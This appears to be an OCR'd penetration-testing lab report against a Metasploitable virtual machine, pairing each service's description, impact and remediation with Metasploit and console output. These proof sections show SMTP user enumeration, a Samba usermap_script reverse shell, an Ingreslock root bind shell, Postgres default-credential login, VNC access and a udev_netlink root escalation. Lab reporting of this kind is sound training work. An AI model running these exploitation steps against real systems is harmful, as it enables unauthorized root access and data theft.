
Exploitation of SMTP on port 25 can lead to mass spam distribution, phishing attacks, and email spoofing, which may damage an organization's reputation and cause its mail server to be blacklisted. Attackers may also gain sensitive information such as valid email usernames, leading to further targeted attacks. In severe cases, a compromised SMTP server can be used as a platform for malware distribution or as part of larger cyberattacks, resulting in financial loss, legal issues, and loss of trust.

Severity : High

Remedial :

To mitigate SMTP port 25 exploitation, organizations should disable open mail relay, enforce SMTP authentication, and apply strong access controls. Mail servers must be kept patched and updated to fix known vulnerabilities. Firewalls should restrict access to port 25, allowing connections only from trusted servers. Implementing email security measures such as SPF, DKIM, and DMARC helps prevent spoofing and phishing. Continuous log monitoring and spam filtering further strengthen protection against SMTP-based attacks.

PUC :



```
msf > search smtp_enum

Matching Modules
================

   #  Name                                Disclosure Date  Rank    Check  Descr
iption
   -  ----                                ---------------  ----    -----  -----
------
   0  auxiliary/scanner/smtp/smtp_enum    .                normal  No     SMTP
```

```
msf > use auxiliary/scanner/smtp/smtp_enum
msf auxiliary(scanner/smtp/smtp_enum) > show options

Module options (auxiliary/scanner/smtp/smtp_enum):

   Name       Current Setting      Required  Description
   ----       ---------------      --------  -----------
   RHOSTS                          yes       The target host(s), see https:
                                             //docs.metasploit.com/docs/usi
                                             ng-metasploit/basics/using-met
                                             asploit.html
   RPORT      25                   yes       The target port (TCP)
   THREADS    1                    yes       The number of concurrent threa
```

```
msf auxiliary(scanner/smtp/smtp_enum) > set RHOSTS 192.168.0.107
RHOSTS => 192.168.0.107
msf auxiliary(scanner/smtp/smtp_enum) > exploit
[*] 192.168.0.107:25      - 192.168.0.107:25 Banner: 220 metasploitable.local
domain ESMTP Postfix (Ubuntu)
[+] 192.168.0.107:25      - 192.168.0.107:25 Users found: , backup, bin, daem
on, distccd, ftp, games, gnats, irc, libuuid, list, lp, mail, man, mysql, new
s, nobody, postfix, postgres, postmaster, proxy, service, sshd, sync, sys, sy
slog, user, uucp, www-data
[*] 192.168.0.107:25      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/smtp/smtp_enum) >
```

```
┌──(root㉿kali)-[/home/vrushali]
└─# nc 192.168.0.107 25
220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
VRFY syslog
252 2.0.0 syslog
```

Port 139 and 445 Samba Exploit

Description :

Ports 139 and 445 are used by Samba / SMB (Server Message Block) for file sharing, printer sharing, and network authentication between systems. Port 139 operates over NetBIOS, while port 445 uses direct TCP/IP. Exploitation of Samba services commonly occurs due to misconfigured shares, anonymous access, weak authentication, or outdated Samba versions with known vulnerabilities. Attackers can enumerate shared resources, users, and system information, and in some cases exploit vulnerabilities to gain unauthorized access or remote code execution.

Impact :


If ports 139 and 445 are exploited, attackers may gain access to sensitive shared files, modify or delete data, and harvest user credentials. In severe cases, vulnerable SMB/Samba services can allow remote code execution, leading to full system compromise. Exploited Samba services can also be used for lateral movement across the network, enabling attackers to spread malware or escalate privileges. This can result in data breaches, service disruption, and reputational damage.


Severity : High

Remedial :

To mitigate risks associated with Samba/SMB, organizations should disable unnecessary SMB services and restrict access to ports 139 and 445 using firewalls. Anonymous and guest access should be disabled, and strong authentication policies must be enforced. Samba servers should be kept up to date with security patches, and file shares should be configured with least-privilege access. Additionally, enabling logging, monitoring SMB traffic, and using network segmentation can further reduce the risk of Samba exploitation.

PUC :





```
msf > use auxiliary/scanner/smb/smb_version
msf auxiliary(scanner/smb/smb_version) > show options

Module options (auxiliary/scanner/smb/smb_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), see https://docs
                                       .metasploit.com/docs/using-metasploi
                                       t/basics/using-metasploit.html
   RPORT                     no        The target port (TCP)
   THREADS  1                yes       The number of concurrent threads (ma
                                       x one per host)


View the full module info with the info, or info -d command.

msf auxiliary(scanner/smb/smb_version) > set RHOSTS 192.168.0.107
RHOSTS => 192.168.0.107
msf auxiliary(scanner/smb/smb_version) > run
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.25/li
b/recog/fingerprint/regexp_factory.rb:34: warning: nested repeat operator '+'
 and '?' was replaced with '*' in regular expression
```

```
┌──(root㉿kali)-[/home/vrushali]
└─# searchsploit samba | grep 3.0.20
Samba 3.0.20 < 3.0.25rc3 - 'Username' map  | unix/remote/16320.rb
Samba < 3.0.20 - Remote Heap Overflow      | linux/remote/7701.txt
```

```
msf auxiliary(scanner/smb/smb_version) > grep samba search username map scrip
t
   1  exploit/multi/samba/usermap_script     2007-05-14       excellent  No
   Samba "username map script" Command Execution
Interact with a module by name or index. For example info 1, use 1 or use exp
loit/multi/samba/usermap_script
msf auxiliary(scanner/smb/smb_version) > use exploit/multi/samba/usermap_scri
pt
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf exploit(multi/samba/usermap_script) > show optins
[-] Invalid parameter "optins", use "show -h" for more information
msf exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:po
                                       rt[,type:host:port][ ... ]. Supported
```

```
msf exploit(multi/samba/usermap_script) > set RHOSTS 192.168.0.107
RHOSTS => 192.168.0.107
```

```
msf exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 192.168.0.106:4444
[*] Command shell session 1 opened (192.168.0.106:4444 → 192.168.0.107:57219
) at 2026-01-01 08:38:43 -0500

whoami
root
ls
bin
```

Port 512, 513 and 514 RLogin Exploit

Description :

Ports 512, 513, and 514 are associated with legacy remote access services collectively known as r-services, which include rexec (512), rlogin (513), and rsh (514). These services were designed to provide remote command execution and login capabilities in Unix-based systems. However, they rely on host-based trust relationships and transmit data, including authentication information, in plain text. Due to these inherent weaknesses, r-services are highly vulnerable to exploitation when enabled.

Impact :

Exploitation of r-services on ports 512, 513, and 514 can allow attackers to gain unauthorized remote access without proper authentication. By abusing trusted host configurations or intercepting network traffic, an attacker can execute commands, access sensitive files, modify system configurations, and potentially gain full control of the target system. These services are often leveraged for lateral movement within internal networks, making them particularly dangerous in enterprise environments.

Severity : Critical

Remedial :

The primary remediation is to disable r-services (rlogin, rsh, rexec) entirely. These services should be replaced with secure alternatives such as SSH, which provides encrypted communication and strong authentication. Firewall rules should be configured to block ports 512, 513, and 514, and any existing trust relationships should be removed. Regular system hardening, patching, and monitoring are essential to ensure these insecure services are not re-enabled and do not pose a risk to the network.

PUC :

Port 1524 Ingreslock Exploit

Description :

Port 1524 is commonly associated with Ingreslock, a backdoor service intentionally left vulnerable in systems like Metasploitable. It typically provides a bind shell that allows anyone connecting to the port to obtain a root-level shell without authentication. This backdoor was historically linked to the Ingres database lock service but is now widely known as a malicious backdoor port used for unauthorized remote access.

Impact :

If port 1524 is open and exploited, an attacker can gain immediate root access to the system without any credentials. This leads to complete system compromise, allowing execution of arbitrary commands, installation of malware, data theft, system modification, and creation of persistent backdoors. Because access is obtained with root privileges, the attacker has full control over the affected machine, making this vulnerability extremely critical.

Severity : Critical

Remedial :

To remediate the Ingreslock vulnerability, port 1524 should be immediately closed using firewall rules, and the associated backdoor service must be disabled or removed. Systems should be thoroughly scanned for malware and unauthorized services, and any compromised machines should be rebuilt if integrity cannot be assured. Regular port scanning, system hardening, and intrusion detection should be implemented to prevent such backdoors from going unnoticed. Keeping systems updated and limiting exposure of unnecessary services further reduces the risk of exploitation.

PUC :


┌──(root㉿kali)-[/home/vrushali]
└─# telnet 192.168.0.107 1524
Trying 192.168.0.107 ...
Connected to 192.168.0.107.
Escape character is '^]'.
root@metasploitable:/# whoami
root
root@metasploitable:/# root@metasploitable:/# cd /
root@metasploitable:/# root@metasploitable:/# ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
root@metasploitable:/# root@metasploitable:/#

Port 5432 Postgres Exploit

Description :

Port 5432 is the default port used by PostgreSQL, an open-source relational database management system. Exploitation of PostgreSQL occurs when the service is exposed to the network with weak or default credentials, improper authentication settings, or outdated PostgreSQL versions containing known vulnerabilities. Attackers may attempt brute-force login attacks, abuse trust authentication, or exploit misconfigurations to gain unauthorized access to the database.

Impact :


If PostgreSQL on port 5432 is exploited, attackers can gain unauthorized access to sensitive database information, including user data, credentials, and application records. They may modify or delete data, disrupt database-dependent applications, or escalate privileges to gain control over the underlying system. In severe cases, a compromised PostgreSQL service can result in data breaches, financial loss, service downtime, and reputational damage.


Severity : High


Remedial :

To mitigate PostgreSQL exploitation, access to port 5432 should be restricted using firewalls so that only trusted hosts can connect. Strong passwords must be enforced, default accounts removed, and secure authentication methods configured in pg_hba.conf. PostgreSQL should be kept up to date with the latest security patches. Additional protections such as SSL/TLS encryption, role-based access control, logging, and continuous monitoring should be implemented to strengthen database security.

PUC :






msf auxiliary(scanner/postgres/postgres_login) > set USERNAME postgres
USERNAME ⇒ postgres
msf auxiliary(scanner/postgres/postgres_login) > set USER_AS_PASS false
USER_AS_PASS ⇒ false
msf auxiliary(scanner/postgres/postgres_login) > set USER_AS_PASS true
USER_AS_PASS ⇒ true
msf auxiliary(scanner/postgres/postgres_login) > set RHOSTS 192.168.0.107
RHOSTS ⇒ 192.168.0.107
msf auxiliary(scanner/postgres/postgres_login) > run
[!] 192.168.0.107:5432 - No active DB -- Credential data will not be saved!
[+] 192.168.0.107:5432 - 192.168.0.107:5432 - Login Successful: postgres:postgres@template1
[-] 192.168.0.107:5432 - 192.168.0.107:5432 - LOGIN FAILED: :@template1 (Incorrect: Invalid username or password)
[-] 192.168.0.107:5432 - 192.168.0.107:5432 - LOGIN FAILED: :@template1 (Incorrect: Invalid username or password)

Port 5900 VNC Exploit

Description :

Port 5900 is used by VNC (Virtual Network Computing), a remote desktop protocol that allows users to control a system graphically over a network. Exploitation of VNC on port 5900 commonly occurs due to weak or default passwords, no authentication, or unencrypted connections. In vulnerable systems such as Metasploitable, attackers can connect directly to the VNC service using tools like `vncviewer` and gain unauthorized remote desktop access.


Impact :


If the VNC service on port 5900 is exploited, attackers can obtain full remote graphical access to the target system. This enables them to view sensitive information, execute commands, install malware, modify system settings, and potentially gain root-level control. Unauthorized VNC access can lead to complete system compromise, data loss, and severe security breaches.


Severity : High

Remedial :

PUC :







```
┌──(root㉿kali)-[/home/vrushali]
└─# vncviewer 192.168.0.107
Connected to RFB server, using protocol version 3.3
Performing standard VNC authentication
Password:
Authentication successful
Desktop name "root's X desktop (metasploitable:0)"
VNC server default format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor.  Pixel format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
```

TightVNC: root's X desktop (metasploitable:0)

```
root@metasploitable: /
-bash: iconfig: command not found
root@metasploitable:/# iconfig
-bash: iconfig: command not found
root@metasploitable:/# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:fa:dd:2a
          inet addr:192.168.0.107  Bcast:192.168.0.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fefa:dd2a/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:66897 errors:297 dropped:304 overruns:0 frame:0
          TX packets:67126 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4080018 (3.8 MB)  TX bytes:4006382 (3.8 MB)
          Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:357 errors:0 dropped:0 overruns:0 frame:0
          TX packets:357 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:149365 (145.8 KB)  TX bytes:149365 (145.8 KB)

root@metasploitable:/#
```

Port 8009 and 8180 Tomcat Exploit

Description :

Ports 8009 and 8180 are commonly associated with Apache Tomcat. Port 8180 is often used to host the Tomcat web application and Tomcat Manager interface, while port 8009 is used by the AJP (Apache JServ Protocol) connector that links Tomcat with a web server. Exploitation occurs when Tomcat is misconfigured, uses default or weak credentials, or exposes the AJP service insecurely. Attackers may abuse the Tomcat Manager to upload malicious WAR files or exploit AJP vulnerabilities such as Ghostcat (CVE-2020-1938) to read sensitive files or achieve remote code execution.

Impact :


If Tomcat services on ports 8009 and 8180 are exploited, attackers can gain unauthorized access to web applications, upload malicious files, or execute commands on the server. This can result in website defacement, data leakage, remote code execution, and complete server compromise. Exploited Tomcat instances may also be used as pivot points for lateral movement within the network, causing widespread damage.


Severity : High

Remedial :

To mitigate Tomcat-related risks, access to ports 8009 and 8180 should be restricted using firewalls and exposed only to trusted systems. The AJP connector should be disabled or secured with strong secrets if not required. Default credentials for Tomcat Manager must be changed or removed, and strong authentication enforced. Keeping Tomcat updated with the latest patches, disabling unnecessary applications, and performing regular security audits significantly reduce the risk of exploitation.

PUC :





```
meterpreter > getuid
Server username: tomcat55
meterpreter > clear
[-] Unknown command: clear. Run the help command for more details.
meterpreter > background
[*] Backgrounding session 1 ...
msf exploit(multi/http/tomcat_mgr_deploy) > use exploit/linux/local/udev_netlink
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf exploit(linux/local/udev_netlink) > show options

Module options (exploit/linux/local/udev_netlink):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   NetlinkPID                   no        Usually udevd pid-1.  Meterpreter sessions will autodetect
   SESSION                      yes       The session to run this module on
```

```
msf exploit(linux/local/udev_netlink) > set session 1
session => 1
msf exploit(linux/local/udev_netlink) > run
[*] Started reverse TCP handler on 192.168.0.106:4444
[!] SESSION may not be compatible with this module:
[!]  * incompatible session architecture: java
[!]  * unloadable Meterpreter extension: stdapi_fs
[*] Attempting to autodetect netlink pid...
[*] Meterpreter session, using get_processes to find netlink pid
[*] udev pid: 2821
[+] Found netlink pid: 2820
[*] Writing payload executable (207 bytes) to /tmp/iSrnJoZYOX
[*] Writing exploit executable (1879 bytes) to /tmp/MlwWCqhIlq
[*] chmod'ing and running it...
[*] Sending stage (1062760 bytes) to 192.168.0.107
[*] Meterpreter session 2 opened (192.168.0.106:4444 → 192.168.0.107:40313) at 2026-01-01 12:43:41 -0500

meterpreter > getuid
Server username: root
meterpreter > shell
Process 5625 created.
Channel 1 created.
id
uid=0(root) gid=0(root)
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
```